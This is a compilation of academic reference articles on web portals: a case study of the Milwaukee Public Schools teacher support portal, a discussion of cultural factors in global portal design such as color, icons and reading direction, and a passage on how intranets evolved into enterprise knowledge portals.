Milwaukee has been faced with low student achievement, high dropout rates, low graduation rates, and a high turnover of new teachers. The 2003 Enrollment Study indicated that almost 10% of the students in grades 5 or higher were academically at risk according to state standards. In addition, the district reported a graduation rate for 2003 of just 61% (Redovich, 2004).

The problem of low student achievement is exacerbated by the fact that teachers are leaving the district at ever increasing rates. In 2001-2002, teachers were leaving the district at a rate of 37% a year. Notably, the highest teacher attrition is also at schools with the lowest academic achievement. It was clear that student achievement in Milwaukee could not improve unless the district did something to retain its teachers.

The poor retention rate among new teachers coupled with the fact that more and more veteran teachers were approaching retirement age meant that the problem of finding, inducting, and retaining new teachers was an ever-growing challenge. Further, as the number of new hires grew traditional face-to-face professional support programs were no longer practical, sustainable, or scalable.

In addition to these specific challenges, the district was also facing the pressures of preparing to meet the new goals for 21st century education. In order to prepare students for this "new world," teachers also needed to become competent in using 21st century skills and in thinking like "accomplished novices" as opposed to "answered filled experts" (Bransford et al., 2000). Consequently, teachers needed a flexible mechanism through which to receive "just-in-time" information, access online administrative tools, participate in professional development, and collaborate with their peers.

THE MPS PROCESS

To address this critical situation, Milwaukee embarked on a strategic initiative to create a Web-based portal that was effective, *scalable*, and *sustainable*. The goal was to provide professional development that would increase teacher retention and productivity and thereby improve student achievement. In 2001, a Portal Project Team (PPT) was formed to spearhead the initiative. At that time, the team was comprised of two technology directors and one teacher. By 2005, the team had grown to include three teachers, one principal, and one independent consultant.

Despite its clear mandate, the portal experienced a difficult start. Shortly after the initiative began, Milwaukee encountered a change in leadership at the district level and with it a shift in priorities. The spotlight that placed the portal initiative at the center of district attention all but faded away. Since funds were scarce, support limited, and the concept new, the district elected to use a local company to build the portal from the ground up. This choice led to a major set back when it became clear that the project was beyond the expertise and abilities of the agency.

Although this discovery cost the project a year, the time was not completely lost. The district leveraged existing partnerships with business, national experts, local institutions of higher education, and parents to gain advice as to how best to address the problems at hand, as well as to gather suggestions for the development of the portal. They also forged new alliances with other groups, like the Harvard Graduate School of Education. With Joyce Foundation funding, academic experts using IP-based videoconferencing built collaborations across distance that facilitated new processes of design across institutional and geographical barriers (see Eddy-Spicer et al., 2004). With the additional support, the PPT was able to run focus groups to determine teacher needs, conduct surveys to gather content ideas, lead discussion groups to identify teaching challenges, and pilot test segments of the alpha version of the portal to gather feedback on content and user interface. The PPT provided informational sessions throughout the district to explain the concept of a portal and to field questions and gather additional ideas for content development.

Upon selecting a new vendor, *Plumtree*, the portal obtained an infrastructure that could support an expanded vision: that of a school district functioning as a *learning community*. As Bielaczyc and Collins point out, "The defining quality of a learning community is that there is a culture of learning, in which everyone is involved in a collective effort of understanding" (1999, p. 2). In this spirit, the portal supported a significant paradigm shift within professional development. Teachers were not only being offered prescriptive courses, but an open opportunity to collaboratively construct their own definition of quality teaching and learning.

In turn, student achievement was seen to involve the entire community, not just teacher/student interactions. Therefore the portal's development required extensive input from numerous stakeholders. In addition as a result of working within the various partnerships, MPS realized that the portal needed to function as a unifying force in the district where people could find not only the materials and information they needed but where they could exchange ideas and build knowledge and understanding.

To that end, the district leveraged a highly successful and well established face-to-face teacher mentoring program. This program was identified as a foundation for the creation of an online cadre system. By eliciting the help of the existing face-to-face mentors, literacy and math coaches, the PPT started to train and build a team of online facilitators. These facilitators then served as the core group around which cadres were assembled.

Milwaukee expended title IID funds and state competitive grants to provide new teachers engaged in the mentoring program with laptops and the training to use them. In exchange, these teachers agreed to provide feedback for formative evaluations of the portal, engage in online professional development activities provided through the portal, and participate in cadres. The mentoring program became a virtual community that interacted around and through the portal.

Cadre participation meant that teachers met online to engage in inquiry about pedagogy and best practice, discuss content issues, review strategies for classroom management, and develop ways of dealing with complex problems by drawing on different expertise within the community. The cadres were to seek information from the portal and to make suggestions for additional content to the developers. Over time, the cadre system swelled from its original assemblage of 150 teachers to over 41 cadre groups totaling 366 members with more than 82 facilitators. It became an important network for informing decisions about content and design issues for the portal, as well as advancing the goals of building a learning community in Milwaukee and addressing the needs of new teachers.

Although the cadre system was growing nicely, portal development lagged. It became clear that in order to develop a useful definition of learning and teaching, teachers needed a strong understanding of their core subject areas as well as appropriate pedagogy (see e.g., Wilson, Shulman, & Richert, 1987, p. 105). The challenge became delegating the responsibilities for finding, organizing, developing, and posting portal content to address these issues. Again the portal team turned to leveraging existing resources.

THE MPS PORTAL

The team selected pre-existing technology initiatives that could be easily adapted to the *Plumtree* (www.plumtree.com) portal environment. The portal itself was structured around easy-to-use customized work spaces, called portlets. These had a frame-like appearance and could be nested and linked according to end-user needs. Portlets accommodated documents, links, asynchronous discussions, bulletin boards, calendars, and so forth, and could be placed almost anywhere throughout the portal. They were made to function on an individual level, a group level, or a community level. Specific resources were linked to various portlets and collaborative tools were readily available. The Knowledge Directory, a unique section of the portal, provided an interconnected resource base of content and materials, including professional development opportunities. This portal structure easily accommodated the integration of existing technology and materials.

Several applications were integrated into and mediated through the MPS Professional Support Portal (http://mps-portal.milwaukee.k12.wi.us/portal/server.pt). The Curriculum Development Assistant (CDA), a pre-existing online tool, enabled teachers to create lesson plans that would go through a peer-review process before being posted for use by others. TappedIn®, an online professional multi-user virtual environment available on the WWW, provided the tools and virtual space that enabled teachers to hold online synchronous meetings, post documents, and exchange ideas with peers. Teachscape®, a commercial professional development process, provided teachers the opportunity to view, analyze, and discuss video-based exemplars of actual classroom practice.

This convergence of resources propelled the project forward. It provided the PPT with something immediate and tangible to show for its efforts. It also enabled the team to better convey the concept of the portal and its value-added to those who needed convincing. However, this approach inevitably left the most difficult challenges lying in wait. For example, a myriad of existing documents and procedures needed to be transferred to the portal. Many of these items resided in desk drawers or, even more elusively, in the minds of staff members located throughout the district. Alternatively, a lot of content did not yet exist. Since staff and teachers alike saw the portal as being somewhat unstable (due to its history) and lacking in consistent ease of use (due to its constant development), there was little incentive to place content on the portal. These perceptions, in addition to the natural human resistance to changes in ways of conducting business, yielded a dearth of content for the portal. Without content there was little to find on the portal and potential end-users came away disenchanted. These challenges called for extensive discovery, recruitment, cooperation, training, coordination, and contribution. In addition, technical issues such as a single login were also left unresolved. To date, the single login has been difficult to accomplish, but the plan is to have it in place by the end of this academic year.

The greatest challenge, however, was that the portal's ultimate success relied on a district-wide culture change. All district information had to be channeled through the portal. The portal was to become the mechanism through which all processes, data management systems, and warehouses of forms, documents, and applications throughout the district were integrated. It was to be the first place one turned for information, support, and assistance. Such a major effort involved the establishment of new communication patterns among disparate departments and the compliance and commitment of a multitude of stakeholders on a number of different levels. Finally, the MPS community had to be made aware of the portal existence and buy-in to its value.

The fact that Milwaukee is still being challenged by continual changes in leadership and subsequent modifications in priorities and policies makes the actualization of this culture shift even more complicated. The constant changes sent mixed messages to those contributing to the vitality and functionality of the portal. Nonetheless, the vision remains focused on providing a portal that will unify the way the district works and bring disparate parties together to become a true *learning community* so that student achievement will increase. Now that the portal is in place, the district is confronting and addressing a major paradigm shift from being a paper-based building-based district to evolving into an online learning community. The portal not only serves as the impetus for this evolutionary transformation but is also the mechanism of its progress.

LOOKING AHEAD

Sheehan and Jafari point out that "portals present unique strategic challenges in the academic environment. Their conceptualization and design requires the input of campus constituents who seldom interact and whose interests are often opposite" (2003, p. 1). Therefore, the future of Web-based education portal seems to hinge as much, if not more, on the ability of the educational organization to embrace a unified vision for a changed organizational structure and management process as it does on the advantages, limitations, quirks, and requirements of the technology itself. School departments, administrators, and teachers are not accustomed to collaborating closely. The implementation of a portal requires the coordination of databases, materials, procedures, applications, and even committees all answering to different administrative departments.

Neither top-down nor bottom-up approaches provide a problem-free method for the development and adoption of a portal. Top-down initiatives can enjoy the benefit of clear vision, commitment, and administrative sponsorship for the project. However these initiatives are often met with resistance at the building and classroom level. Staff, principals, and teachers tend to view such initiatives with suspicion, as another layer of time-consuming work that is being forced upon them. The development of an understanding of the value added to efficiency and effectiveness is often supplanted by an emphasis on compliance. Alternatively, bottom-up initiatives can suffer from a lack of support from the administration and therefore a lack of crucial sponsorship and implementation by those in power. Without administrative modeling of behavior change and overt sponsorship, departments are reluctant to embrace the initiative's principles and practices since they are regarded not to be officially sanctioned and are thought to likely disappear. Richard N. Katz & Associates sum it up concisely: A portal strategy "is difficult and perilous because many on campus are weary and suspicious of another new enterprise-wide information technology initiative..." (2002, p. 4). Such a complex undertaking as the development of a portal within a large urban school district is best accomplished by a mixture of top-down and bottom-up initiatives. It is only through combined efforts that the portal will ultimately be fully adopted.

In addressing the issue of adoption of the portal, Milwaukee has been interested in scaling the portal's use. Part of the challenge will be to make the 7,000 teachers in the district aware of its existence. An awareness survey conducted in the spring of 2005, with over 1,000 teachers, administrators, and staff revealed that the majority of respondents (54%) had either never heard of the portal or had never seen it. This finding points to the reality that developing a portal is only half the job. Achieving adoption is the other half. Milwaukee is just beginning the second leg of this process. The substitution of the portal for the MPS Website this fall and the planned integration of the e-mail system into the portal should contribute greatly to general district awareness and use.

Although the portal is still in the development phase, the region around Milwaukee is looking at the MPS portal as an exemplar for planning initiatives focused on developing 21st Century Learning Skills curriculum and instructional strategies, as well as professional development. The Professional Support Portal played a large role in planning these initiatives since it is "an existing technology through which all of the services included in the 21st century initiative can eventually be linked" (CESA#1 Annual Report, May 17, 2005). The adoption of the portal by other districts will help scale the portal. In addition, an exchange of ideas between districts can facilitate the introduction of innovations that can empower teachers and build community. Further, the scaling to other districts will help MPS recoup some of their investment in the creation of the infrastructure and tools.

Although scaling up may leverage resources and ideas, portals that serve as unifying principles that reform the way procedures, data, materials, and people interact must set goals beyond scaling up. It is not enough to think in terms of increased numbers of users and additional venues. Portals like these are dynamic entities that are integral to the communities in which they reside. Therefore, they must be scaled out, as well as scaled up. This means that these portals should be malleable enough to integrate the contributions of ever divergent pools of end-users and be responsive to the needs of these stakeholders. The emphasis for growth should include the customization of features and information to the needs of different populations, as well as replication and accommodation to like-groups and similar venues.

It is through scaling out that stakeholders will cultivate a sense of ownership. For a portal to become a unifying principle and vehicle for reform each member of the community must be able to find "him or herself" within the portal.

CONCLUSION

Portals provide the end-user with a single point of entry through which to access and customize a vast array of information and to collaborate with others. When viewed solely through the monocle of a gateway or an organizational tool, however, a rich potential of a portal has been minimized. By its very nature of being responsive to the needs of stakeholders while drawing on their combined resources, an educational portal can serve as a vehicle for systemic change. The portal offers the potential to facilitate paradigm shifts through literally trussing gaps between departments and staff, supporting new avenues of communication, reaching underrepresented and disenfranchised segments of the community, repurposing existing resources, and stimulating collective understanding. Milwaukee is a story of how one district successfully pooled and leveraged existing resources to create a portal that bridged gaps, transformed how the district works and changed the view of teacher professional development.

REFERENCES

Bielaczyc, K., & Collins, A. (1999). Learning communities in classrooms: A reconceptualization of educational practice. In C. M. Reigeluth (Ed.), *Instructional design theories and models, Vol. II.* Mahwah, NJ: Lawrence Erlbaum Associates.

Bransford, J. D., Brown, A. L., & Cocking, R. R. (2000). *How people learn: Brain, mind, experience, and school.* Washington, DC: National Academy Press.

CESA#1 (Cooperative Educational Service Agency #1). Annual Report, May, 17, 2005.

Coburn, C. (2003). Rethinking scale: Moving beyond numbers to deep and lasting change. *Educational Researcher, 32*(6), 3-12.

Curriculum Development Assistant [http://www.milwaukee.k12.wi.us/pages/MPS/Teachers_Staff/Tech_Tools/CDA].

Eddy-Spicer, D., Dede, C., &Nelson, R. (2004). *Collaborative Design of Online Professional Development: Building the Milwaukee Professional Support Portal,* Paper presented at the International Research Association.

Jafari, A., & Sheehan, M. (2003). *Designing portals: Opportunities and challenges*. Hershey, PA: IRM Press.

Grover, S. (2003). *The challenge of new teacher retention and the Milwaukee public schools professional support portal.* Unpublished paper for A326, Harvard Graduate School of Education,

Redovich, D. W. (2004, March). 197 bogus graduation rate studies and reality from Wisconsin. *[www] Center for the Study of Jobs & Education in Wisconsin and the United States*. Retrieved August 14, 2005, from http://www.jobseducationwis.org/ 97%20Bogus%20Education%20Studies%20from%20Harvard%20and%20the%20Truth%20from%20Wisconsin.doc.

Renninger, K. A., & Shumar, W. (2004). The centrality of culture and community to participant learning at and with the Math Forum. In S. Barab, R. Kling, & J. Gray (Eds.), *Designing virtual communities in the service of learning* (pp. 181-209). New York: Cambridge University Press.

Richard N. Katz & Associates. (2002). *Web portals and higher education*. San Francisco: Jossey-Bass.

Teachscape®. (http://ts2.teachscape.com/html/ts/public/).

Wilson, S., Shulman, L., & Richert, A. (1987). 150 different ways of knowing: Representations of knowledge in teaching. In J. Calderhead (Ed.), *Exploring Teachers Thinking.* London: Cassell.

KEY TERMS

Accomplished Novices: When people are "skilled in many areas and proud of their accomplishments, but they realize that what they know is minuscule compared to all that is potentially knowable" (Bransford et al., 2000, p. 36).

Cadres: As used here, refer to small groups of teachers organized by shared interests or experience who have agreed to meet on-line at least once per month with a facilitator to discuss readings, classroom problems, and ideas.

Community: Refers to a group that recognizes connections among the participants within the group.

Learning Community: Is a community "in which everyone is involved in a collective effort of understanding. … the goal is to advance collective knowledge…in a way to support the growth of individual knowledge" (Scardamalia & Bereiter, 1994; Bielaczyc & Collins, 1999, p.2).

Sustainability: Refers to maintaining services, functionality, and outcomes without increased demands on external resources.

Scaling Up: Refers to expanding availability of the portal to more end users with the goal of increased usage and replicating proximal outcomes with new users, e.g., increasing the usage of the portal from 150 teachers to 7,000 teachers.

Scaling Out: Refers to expanding the segmentation of end-users and the features that are available to them, making the presentation appropriate to their goals and needs, for example, parents' sections, administrators' sections.

Factors Affecting Portal Design

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INTRODUCTION

The word *portal* has been citied in the literature as one of the most popular terms. A Google search on the Web for the word revealed 25.6 million entries in December 2003. Due to a considerable degree of overuse and overlap, portals are seen everywhere and it would be difficult to make any use of the Web without encountering one (Tatnall, 2004). According to White (2000), a portal provides user-customizable access to information and applications through a Web browser. Tatnall (2004) specifies that a portal aggregates information from multiple sources and makes that information available to various users. In other words, a portal can be defined as an integrated and personalized Web-based application that provides the end user with a single point of access to a wide variety of aggregated content anytime and from anywhere using any Web-enabled client device.

From a technical point of view, utilizing portals based on Internet technology is a new approach to facilitate information management including information dissemination, information access, information share, and information exchange. Due to the expansion of the Internet, portal users might spread all over the world. In a global environment, there are a number of differences from country to country. Some of those differences could tremendously influence portal design, portal implementation, as well as portal application in a global context. In this short article, the effort will be put on studying several influential factors that could affect portal design from a global point of view. The study results should benefit information technology managers, educators, and students involved in business intelligence, information systems management, information resource management, and knowledge management. Particularly, the discussions about influential factors could contribute further to portal design, portal implementation, and portal utilization for various international, transnational, and multinational businesses.

BACKGROUND

During the past two decades, advances in computer technologies combined with telecommunication technologies have lead to the development of the Internet and its most popular application, the World Wide Web (the Web) (Khosrow-Pour, 2000). Portals have been developed based on the Web to facilitate access to information contained in documents spread throughout the Internet and, therefore, become the most-desired user interface in Global 2000 enterprises (Drakos, 2003). A number of recent publications reported various portals' applications; for example, organizations could use portals to deliver information and applications to their employees, (Counsell, 2004; Daniel & Ward, 2003); Portals allow staff to find the information and knowledge that they need to do their job (Detlor, 2004; Terra & Gordon, 2003). Portals can improve collaboration with external business partners such as customers and suppliers (Detlor, 2000; Dias, 2001). Moreover, portals can also improve the provision of information and allow the information provided to be tailored according to the role or location of all individual users, ensuring that they are fully informed on issues relevant to their role or their interests (Ben-Arieh & Pollatscheck, 2002).

Research publications above have been concentrated on information contents management regarding the customization or personalization according to portal users' roles and information requirements. So far, there has been little effort put on studying influential factors on portal design from an international portal users' background in a global environment. The purpose of this article therefore tries to fill this research gap and promote the portal design further in a global context.

*Table 1. Colors related to some countries (Adapted from Russo et al.,*1993)

Color / Country	Red	Green	Yellow	White
Anglo-American	Danger	Success; Safety	Coward	Purity
French	Aristocrat	Crime	Lucky; Temporary	Neutral
Chinese	Happy; Success	Life; Hope	Wealthy; Powerful	Death
Japanese	Anger; Danger	Young; Energetic	Grace; Nobility	Death
Arab	Death	Fertile; Strong	Happy; Wealthy	Joy
Indian	Life	Wealth; Fertile	Success	Death

FACTORS THAT MAY AFFECT PORTAL DESIGN

International portal users may spread in different regions or countries globally. In practice, they speak different languages, have different life styles, and belong to different cultures. Accordingly, they could have very different perceptions and expectations when they approach to a same portal in an international environment. They may also have completely different interpretations when they access to the same message on a portal. The following discussions will be concentrated on studying several influential factors affecting portal design in a global context, which might be caused by different perceptions, expectations, and interpretations of the international portal users in a global environment.

Color

Color is a useful and primary tool for portal design because it can be used to catch and hold portal users' attention. It also helps to sustain, reinforce, and enhance a positive experience when portal users search for information or browse it. Therefore, color is quite important for portal design in practice. However, color possesses very different meanings both implicitly and explicitly in a global context. For instance, sacred colors in the Judeo-Christian West (e.g., red, blue, white, gold) are different than Buddhist saffron yellow or Islamic green. Subdued Finnish designs for background screen patterns might or might not be suitable in Mediterranean climates (Marcus, 2003). Based on Russo and Boor (1993), some significations of colors related to several countries are adopted and presented in Table 1.

As you can see from Table 1, on the one hand the specific color may indicate very different meanings from country to country; on the other hand, the same meaning may be represented with completely different colors in different countries. For example, red color means happiness, prosperity, and success in China. It is the most preferred color for Chinese in most celebration events such as Chinese wedding ceremonies. It is also often used to decorate a site to celebrate festivals, important events, or to welcome very important persons. Nevertheless, red color means danger for Anglo-American, anger for Japanese, and death for Arab. The meaning of white color, as another similar example, is the other way around. White means purity for Anglo-American and is commonly used for weddings, but it means death for Chinese and is normally used for funerals.

Apparently, the differences of colors go deeper than just appearance in a global environment. Selecting colors to design portals can be risky for international users since the same color may have very different meanings in different countries. Because the wrong choice of colors will send unacceptable messages to portal users in the particular regions or countries, special care should be taken when selecting colors to design portals just in case people will subconsciously shun from the portals designed with ominous color. Therefore, color is a very sensitive factor affecting the portal design in a global environment.

Icons

Icons that represent everyday objects or functions in one country may have obstacles to be presented to the portal users in another country because the objects may be interpreted completely different in the other part of the world. Nielsen (1999) suggested that fingers or feet as icons should be avoided. Additionally, animal icons may have subtle meanings to the portal users in different countries. For instance, an owl represents wisdom in many western countries but implies something evil in some eastern countries. To most westerners, the dragon is a fearsome mythical animal, but to the Chinese the dragon has a mythological connotation. Chinese people considered the dragon as a representative of wisdom and a source of blessings. Another example is that a dog can be a lovely image in some countries, but it is seen as the lowest form of life in some other countries. Furthermore, some icons presented on portals may contain contradictory messages for portal users in a global environment. Using a post letterbox as an icon for e-mail may require different images for different countries. For example, these images from a prototype for Sabre's Planet Sabre, one of the world's largest extranets whose UI+IV was designed by the authors' firm, shows variations of mailbox icons to account for national differences (Marcus, Armitage, Frank, & Guttman, 1999).

The previous examples indicated that selecting icons is crucial for portal design in a global environment. The wrong icons sometimes invoke strong feelings or even offend people's feelings if the portal users come from different countries, which should certainly be accounted for when designing portals for different counties or regions.

Symbols

Symbols are widely used internationally to communicate between people, but the large number of symbols for a particular meaning or reference may cause confusion because they may be interpreted completely different from country to country. One example to consider is whether selecting symbols such as the X or check marks convey the correct distinctions of the selected and not-selected items in a global environment. In particular, in a country such as China, people commonly interpret an X as crossing out what is not desired rather than indicating what is to be selected, which is just in the opposite way of most western countries. Therefore, symbols should be carefully selected for portal design in global context. From a global point of view, the wrongly selected symbols have serious repercussions and might unexpectedly affect the portal utilization since people won't accept them.

Language Differences

Language differences are obviously important for portal design in a global environment. To design a portal for international business, one of the challenges is to deal with the language differences. If the targeted portal users are foreigners, normally the text on the portal site will be translated according to the audience's language background before the portal is implemented. However, translating language on a portal into a suitable one for foreign portal users in another country is not only text translation. From a technical point of view, this can be very serious for portal design in a global environment. For example, one western letter uses one byte in computer, but Chinese character requires double bytes. In this case, it is not enough if portal designers only think about the text translation from western language to Chinese. A special check function is necessary and should be designed in particular to present Chinese characters properly on the portal screens. In fact, many times the translated Chinese characters on screens were scrabbled although portal designers had translated the text of portals from western language into Chinese version. The scrabbled Chinese characters on portals could be a result of a missing or bad quality check function. Consequently, language difference is also an important factor that should be taken into account when portals are designed for international users.

Layout of Portals

Reading direction can be generally divided into three types worldwide (e.g., the most popular reading direction in the world is left-to-right first and then top-down row by row). However, in some regions, people do read from right-to-left first and then top-down row by row. Additionally, there is also another way to read from top-down first and then right-to-left column by column, such as traditional Chinese layout that is still very popular in

Taiwan, Hong Kong, and some occasions in mainland of China. Obviously, specific left-to-right sequencing may be inappropriate or confusing for use with right-to-left reading scripts or icons layout. According to literature, how pictorial information is presented and organized for scanning on a display can be related to the script direction of the user's first language. (Badre, 2000). For example, the early version of a Web site called Arabia.On.Line, intended for western readers to learn about Arab countries, mistakenly laid out its contents as though the text was written in Arabic for Arabic readers, misleading arrangements of icons that lead the viewer's eye in directions inconsistent with language reading directions (Marcus et al., 1999). Therefore, the layout of portals could be a very important factor affecting the portal design globally. In an international environment the text flow and object layout of portals should be taken into account if portals designed in one county and users are foreigners in other countries.

FUTURE TRENDS

It will be successful if a portal can provide most of the services, information, and links that users want (Tatnall, 2004). However, previous research has shown that a portal provides user-customizable access to information and applications through a Web browser (White, 2000). In other words, the user-customization does not yet include personalizing the globalization factors (e.g., color, icon, symbol, language, reading direction, etc.) when portal users are granted access to portals. To meet the requirements of international portal users, portal designers should be sensitive to such user-customization in a global context. For further research, some suggestions are recommended as follows:

Future research efforts are needed in practice to study various cases and verify how the globalization factors could affect portal utilization in a global environment. Particularly, it is meaningful if the study results could indicate which factors exactly influence portal utilization across national borders. The findings of case studies will greatly contribute to the international portal design and development.

To satisfy a wider range of users in different locations globally, future research efforts are needed for portal products that can be further customized or personalized. Although portals currently allow users to customize the applications and information they need, the customization should go further in a global environment because the portal users may need to personalize the appearance of a portal according to their preferences and expectations. For example, one of the research topics could study the "reusable libraries" which include various optional components such as colors, images, icons, symbols, languages, templates, etc. These optional components are reusable and similar to construction "building blocks," which could fit into specific and particular requirements of portal users in a global environment. In this way, the reusable libraries could aid portal design and portal utilization more efficiently because international portal users could personalize the provided portals according to their demand and national background.

CONCLUSION

It is important to have portals designed technically sound. However, technically sound portals may not be successfully accepted globally if the existing international differences are ignored. To get the portals designed successfully in a global environment, it is important to explore various influential factors affecting the portal design, portal application, and portal utilization. In this short article, some factors affecting portal design were discussed based on previous research such as color, icon, symbol, language, reading direction, etc. In a global environment, the portals can be designed successfully only if they meet the users' requirements, fit comfortably within their capability and sensibility, and make the users happy to use them. Therefore, more research efforts are needed to verify the factors affecting portal design and portal utilization in a global environment. Meanwhile, more research contributions are needed to meet the international portal users' preference and expectations.

REFERENCES

Badre, A. (2000). The effects of cross-cultural interface design orientation on World Wide Web user performance. *GVU Technical Report* (GIT-GVU-01.03, pp. 1-30).

Ben-Arieh, D., & Pollatscheck, M. A. (2002). Analysis of information flow in hierarchical organizations. *International Journal of Production Research, 40*(15), 3561-3573.

Counsell, A. (2004, March 31). Opening the door to collaboration. *Financial Times IT Review*.

Daniel, E. M., & Ward, J. M. (2003, April 9-11). Enterprise portals: Improving service delivery in local government. In *Proceedings of the UK Academy for Information Systems Conference,* Warwick, UK (pp. 1-16).

Detlor, B. (2000). The corporate portal as information infrastructure: Towards a framework for portal design. *International Journal of Information Management*, *20*(2), 91-101.

Detlor, B. (2004). *Towards knowledge portals: From human issues to intelligent agents.* The Netherlands: Kluwer Academic Publishers.

Dias, C. (2001). Corporate portals: A literature review of a new concept in information management. *International Journal of Information Management*, *21*(4), 269-287.

Drakos, N. (2003, August 4-6). Portalising your enterprise. In *Gartner Symposium ITXPO2003*, Cape Town, South Africa.

Khosrow-Pour, M., & Herman, N. (2000). Web-enabled technologies assessment and management: Critical issues. In M. Khosrow-Pour (Ed.), *Managing Web-enabled technologies in organizations: A global perspective.* Hershey, PA: Idea Group Publishing.

Marcus, A. (2003, June 22-27). Cross-cultural user interface design for work, home, play, and on the way. The *10th International Conference on Human—Computer Interaction*, Crete, Greece. Retrieved December 15, 2005, from http://www.hcii2003.gr/program/tutorials/t10.asp

Marcus, A., Armitage, J., Volker, F., & Guttman, E. (1999, June 3). Globalization of user-interface design for the Web. In *Proceedings of 5th Conference on Human Factors and the Web*. Retrieved January 4, 2006, from http://zing.ncsl.nist.gov/hfweb/proceedings/marcus/index.html

Nielsen, J. (1999). *Designing Web usability.* New Riders Publishing.

Russo P., & Boor, S. (1993). How fluent is your interface? Designing for international users. In *INTERCHI'93 Conference Proceedings, ACM* (pp. 342-347).

Tatnall, A. (2004). Portals, portals everywhere. In A. Tatnall (Ed.), *Web portals: The new gateway to internet information and service.* Hershey, PA: Idea Group Publishing.

Terra, C., & Gordon, C. (2003). *Realizing the promise of corporate portals.* New York: Butterworth-Heinemann.

White, M. (2000). Enterprise information portals. *The Electronic Library, 18*(5).

KEY TERMS

Customization: A form of personalization that allows customers to tailor the information and applications according to their needs and desires.

End-User: A person who uses a computer system and its applications to perform certain tasks. As a term, end-user can be used to distinguish the person from designer, developer, installer, maintainer, or administrator who is associated with hardware or software products. Therefore, the end-user may or may not know anything about computers and doesn't have administrative responsibilities.

Internet: Connects millions of computers globally, forming a massive network of networks in which any computer can communicate with any other computer as long as they are both connected to the network.

Personalization: A process of tailoring pages on a Web site according to individual users' needs or preferences. The personalization could be done by the individual user, the Web site, or both.

Portal: A portal is an integrated and personalized Web-based application that provides the end user with a single point of access to a wide variety of aggregated content anytime and from anywhere using any Web-enabled client device.

Web Browser: A computer program that is used to locate and display Web pages such Netscape Navigator and Microsoft Internet Explorer. A Web browser may also be used to download files, sends, or receive emails across the Internet.

Web: A way of accessing information or disseminating information over the medium of the Internet. From a technical point of view, the Web uses the hypertext transfer protocol (HTTP) to transmit files that can include data, text, imagery, and time-based media.

From the Intranet to the Enterprise Knowledge Portal

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INTRODUCTION

The Internet (also called "the Web" or the "World Wide Web") is a worldwide network that allows organisations to send and receive communication (Gray, 2006). Internet technology is becoming increasingly pervasive within organisations. The terms to describe the resulting access to information and suites of applications through the Web browser are having a multiplying effect: intranet, corporate portal, enterprise portal, and enterprise knowledge portal. Technology facilitates the identification, creation, and diffusion of knowledge among organisational elements within and across organisations. For knowledge management, people (and not technology) solve information and knowledge management problems. Wells, Sheina, and Harris-Jones (2000) indicate that less than 5% of employee knowledge is actually captured and accessible across the organisation.

Enterprise portals were triggered by the Internet as organisations sought to replace the Internet portal (e.g., Yahoo!) within an organisation to unify information access and improve management of vast information resources (Harris, Phifer, & Hayward, 1999). Enterprise portals are being presented as the tool to revolutionise access to information and knowledge (Cloete & Snyman, 2004). Currently there is a market hype in portal software technology. The aim of this article is to examine some of the literature of the evolvement of the intranet to the enterprise knowledge portal in organisations.

BACKGROUND

An intranet (or internal World Wide Web) is a network architecture designed to serve the internal information needs of an organisation using Web (Internet) concepts and tools (see, for example, Cortese, 1996). Turban, Rainer, and Potter (2005) indicate that an intranet is a private network that uses Internet software and TCP/IP protocols. Defined technically, intranets are the application of Internet technology (and specifically the World Wide Web service) for a prescribed community of end-users (Scheepers & Rose, 2001). An intranet is a network designed to serve the internal informational needs of an organisation using Internet concepts and tools (Turban, McLean, & Wetherbe, 2004).

Organisations can use Internet networking standards and Web technology to create intranets (Laudon & Laudon, 2000). They provide the same capabilities as Internet, namely inexpensive and easy browsing, communication and collaboration (Turban & Aronson, 1998), but intranets are used solely for intraorganisational communication activities and information flow (Abraham & Seal, 2001). Intranets can provide a platform for networked applications that can run on many different kinds of computers throughout an organisation (Laudon et al., 2000). Typical intranet applications include:

- publishing corporate documents;
- providing access to searchable directories (e.g., telephone and address lists);
- publishing corporate, departmental, and individual pages;
- providing access to groupware applications;
- distributing software;
- providing electronic mail (e-mail);
- transacting with other organisational computer-based information systems;
- organisation-wide information searches;
- providing a consistent user interface; and
- data warehousing and decision support access.

Turban et al. (1998) and Turban et al. (2004) note that intranets have the power to change decision-making processes, organisational structure and procedures, and help re-engineer organisations. The use of intranets has increased rapidly not only as an internal communication system, but also as a facilitator of e-commerce (Turban, McLean, &

Wetherbe, 1999). Robinson (1996) suggests that intranets can be applied to enhanced knowledge sharing, group decision, and business processes. Information that is most frequently included in intranets *inter alia* includes data warehouse and decision support access (Chabrow, 1998). Many organisations have benefitted from use of the intranet Web-based technology and have made their organisations more efficient (Sprout, 1995).

THE EVOLUTION OF THE INTRANET

During 2002, KPMG Consulting (2002) reported that organisations were focusing strongly on internal communications projects (such as intranets). Answers.com (2005) indicates that some "corporate analysts have predicted that corporate intranet Web portal spending will be one of the top five areas for growth in the Internet technologies sector during the first decade of the 21st century." This is not surprising since the amount of information that now has to be managed within an organisation is outstripping the capability of the traditional static Internet model. Grammer (2000) notes that the typically static and isolated methods of creating intranet content cannot keep pace with organisational ongoing and dynamic information needs.

The term portal was initially applied to "gateways" on the Internet. A portal is a gateway (Gray, 2006). Answers.com (2005) describe a portal as a "Web 'supersite' that provides a variety of services including Web searching, news, white and yellow pages directories, free e-mail, discussion groups, online shopping, and links to other sites." The Web site indicates that the major general-purpose Web portals are Yahoo!, MSN, and AOL and are the Web equivalent of the original, pre-Web online services such as CompuServe and AOL. A portal may also be a vertical market site that offers the same services as a general-purpose site, but to a particular industry such as banking, insurance, or computers. However, as greater benefits of the portal approach using Internet technology within organisations became apparent, the "portal" term took on a new dimension--the corporate or enterprise portal. Winkler (2001) defines a corporate portal as one, which provides personalised access to selected information of a specific organisation. Corporate portals are really Web sites that contain links to specific portions of an organisation's data (Gray, 2006). An enterprise portal is only an information technology tool in the implementation of knowledge management (Cloete et al., 2004).

Soon (2005) defines the essential elements that support the use of corporate portals as

- information dissemination or communication facilitated (any channel e.g., Web publishing, message board, chat-room, e-mail, etc);
- creation of business intelligence or competitive advantage;
- focus on central knowledge repository;
- support decision-making;
- business legacy applications and database (e.g., portlet, Web form);
- emphasis on business operations; and
- facilitate end user's business work processes.

While distinguishing between corporate information portals and corporate knowledge portals, Soon (2005) considers the enterprise portal to be synonymous with the corporate portal. Answer.com (2005) also considers these two terms to be synonymous, citing that "a major industry shift in Web portal focus has been the corporate intranet portal, or "enterprise Web.'" This Web site suggests that some features of enterprise portals are:

- **Single Touch Point:** The portal becomes the delivery mechanism for all business information services.
- **Collaboration:** Portal members can communicate synchronously (through chat or messaging) or asynchronously through threaded discussion and e-mail digests (forums) and blog.
